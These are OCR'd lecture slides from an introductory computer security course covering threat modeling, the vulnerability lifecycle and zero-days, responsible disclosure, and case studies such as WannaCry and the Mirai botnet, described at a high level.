
Threat modeling



Step 2: Identify adversaries and threats

- Attacker steals password
  - Attacks you directly
  - Compromises Google servers
  - Compromises your Google account
  - Compromises your computer
  - Compromises Chrome


Threat modeling



Step 2: Identify adversaries and threats

- Attacker steals password
  - Attacks you directly
  - Compromises Google servers
  - Compromises your Google account
  - Compromises your computer
  - Compromises Chrome
- Lose password to your Google account

Threat modeling



Step 2: Identify adversaries and threats

- Attacker steals password
  - ~~Attacks you directly~~
  - ~~Compromises Google servers~~
  - Compromises your Google account
  - Compromises your computer
  - ~~Compromises Chrome~~
- Lose password to your Google account

Very low probability. Risk is negligible.

Threat modeling

Step 3: Determine risks for each threat

Threat modeling

Step 3: Determine risks for each threat

- Lose password to your Google account
  - **Medium risk** (low probability, high severity)
- Attacker accesses Google account
  - **Medium risk** (low probability, high severity)
- Attacker gains control of entire computer
  - **Low risk** (very low probability, high severity)

Threat modeling

Step 4: Determine appropriate mitigations for each risk

Threat modeling

Step 4: Determine appropriate mitigations for each risk

- **[Medium risk]** Lose password to your Google account
  - Set a backup email and backup codes
- **[Medium risk]** Attacker accesses Google account
  - Use a strong password
- **[Low risk]** Attacker gains control of entire computer
  - Lock computers in public

Threat modeling

Conclusion

- Set a backup email and backup codes
- Use a strong password
- Lock computer in public

…and you’re probably good!

Threat modeling

Conclusion

- Set a backup email and backup codes
- Use a strong password
- Lock computer in public

…and you’re probably good!

Or at least have low risk.

Recap

Threat modeling:

- Process to lower risk
  - Understand the system
  - Brainstorm threats
  - Determine risk
  - Determine mitigations

You'll have to do one of these on an exam!

https://twitter.com/thegrugq/status/864023197145944064

Vulnerability lifecycle

Vulnerability: An exploitable threat, such as Log4J

Vulnerability lifecycle

Vulnerability: An exploitable threat, such as Log4J


- Ideal case
  - Vulnerability is identified during design
  - Vulnerability is patched/mitigated
  - :D

Vulnerability lifecycle

Vulnerability: An exploitable threat, such as Log4J

- Ideal case
  - Vulnerability is identified during design
  - Vulnerability is patched/mitigated
  - :D
- Actual case
  - Constantly being discovered (and created)

Vulnerability lifecycle



Vulnerability lifecycle

Vulnerability is introduced

- Mistakes
- Not thinking with a security mindset ;)
- Accidentally reverting a previously fixed issue


Vulnerability lifecycle

Nobody is aware of the issue. Everything is fine… for now.


Vulnerability lifecycle

Discovered (malicious hackers)

- Oh no
- Abused until somebody notices



Vulnerability lifecycle



Discovered, but patched

Vulnerability lifecycle

Discovered, but patched

N-day: How long since the patch was released

- 1-day attack: Patch exists, but many systems are vulnerable
- 100-day attack: How has this not been patched…?

Vulnerability lifecycle

Update: This advisory has been updated since its original publication.

Specific updates include:

- The vulnerability is being actively exploited in the wild.
  Affected servers should be patched immediately.
- The vulnerability is exploitable by unauthenticated users regardless of configuration.
- Minor text changes to clarify how customers can identify if they are using Confluence Cloud

If you have already upgraded to a fixed version, there is no further action required.

Summary	CVE-2021-26084 - Confluence Server Webwork OGNL injection
Advisory Release Date	25th August 2021 10AM PDT (Pacific Time, -7 hours)

https://confluence.atlassian.com/doc/confluence-security-advisory-2021-08-25-1077906215.html

Vulnerability lifecycle

"OIT upgraded the software to the latest version which is not susceptible to the vulnerability that allowed the intrusion. OIT was testing the new version and preparing to implement it when the intrusion occurred."

https://www.colorado.edu/today/2021/10/25/data-security-compromise-included-files-accessed-cyber-attacker

https://confluence.atlassian.com/doc/confluence-security-advisory-2021-08-25-1077906215.html

Vulnerability lifecycle

Patching is very important! Even if it gets annoying…

Vulnerability lifecycle

Discovered, but patched

N-day: How long since the patch was released

- 1-day attack: Patch exists, but many systems are vulnerable
- 100-day attack: How has this not been patched…?

Vulnerability lifecycle

Discovered, but patched

N-day: How long since the patch was released

- 1-day attack: Patch exists, but many systems are vulnerable
- 100-day attack: How has this not been patched…?
- 0-day attack: Before a patch. Spooky!

Vulnerability lifecycle

WannaCry

- Spreads between computers on a network
- No patch (at first)
- More than 200,000 computers infected

https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

Vulnerability lifecycle

ANDY GREENBERG SECURITY 08.17.2016 08:34 PM


The Shadow Brokers Mess Is What Happens When the NSA Hoards Zero-Days

As zero-days appear to leak from an elite NSA-linked hacker team, the incident puts the focus back on the agency's controversial hacking activities.

ANDREW HARRER/BLOOMBERG/GETTY IMAGES

https://www.wired.com/2016/08/shadow-brokers-mess-happens-nsa-hoards-zero-days/

Vulnerability lifecycle



Sometimes, discovery is by ethical hackers!

- Secrecy is an issue
- Patch announcement is extra weird


Vulnerability lifecycle

https://twitter.com/eastdakota/status/1469800951351427073

Responsible disclosure


1. Report an issue to whoever is responsible
    - *Maybe for a monetary reward…?*
2. Inform others as surreptitiously as possible
3. Reveal once (mostly) patched

Responsible disclosure



https://hackerone.com/hacktivity

Responsible disclosure



https://hackerone.com/hacktivity

Responsible disclosure

https://twitter.com/GovParsonMO/status/1448697768311132160


Responsible disclosure

This is very dumb!

https://twitter.com/GovParsonMO/status/1448697768311132160

Recap

- Vulnerability lifecycle
  - Discovery > *maybe* exploitation > patch
  - **Zero-day**: Vulnerability with no patch
- Responsible disclosure




Questions?

Homework:

Which isn't graded so it's more of a suggestion

but you should still do it

Reading (link will be in Slack as well):
https://mango.pdf.zone/finding-former-australian-prime-minister-tony-abbotts-passport-number-on-instagram



Wrap-up

- **Security mindset**: Thinking about possible threats
- **CIA triad**: Confidentiality, Integrity, Availability
- **Risk**: threat severity * threat probability
- **Adversary**: type of attacker
- **Vulnerability**: exploitable threat
- **Threat model**: framework to reduce risk
- **Zero-day**: vulnerability with no patch

Next topic: encryption and data security

Case studies

We probably don’t have time for these, but there are some interesting case studies which I couldn’t work in earlier.

Maybe there will be time to cover these in lecture.

I sure hope so, because they make no sense out of context.

Case study:


Mirai Botnet (2016)

Mirai Botnet

1. Scan for online devices (webcams, routers, etc)


Mirai Botnet

1. Scan for online devices (webcams, routers, etc)
2. Try common credentials




Mirai Botnet

1. Scan for online devices (webcams, routers, etc)
2. Try common credentials
3. Create one of the largest botnets to date



Mirai Botnet

1. Scan for online devices (webcams, routers, etc)
2. Try common credentials




3. Create one of the largest botnets to date
4. ????
5. Profit!

GARRETT M. GRAFF SECURITY 12.13.2017 03:55 PM

How a Dorm Room *Minecraft* Scam Brought Down the Internet

The DDoS attack that crippled the internet last fall wasn't the work of a nation-state. It was three college kids working a *Minecraft* hustle.



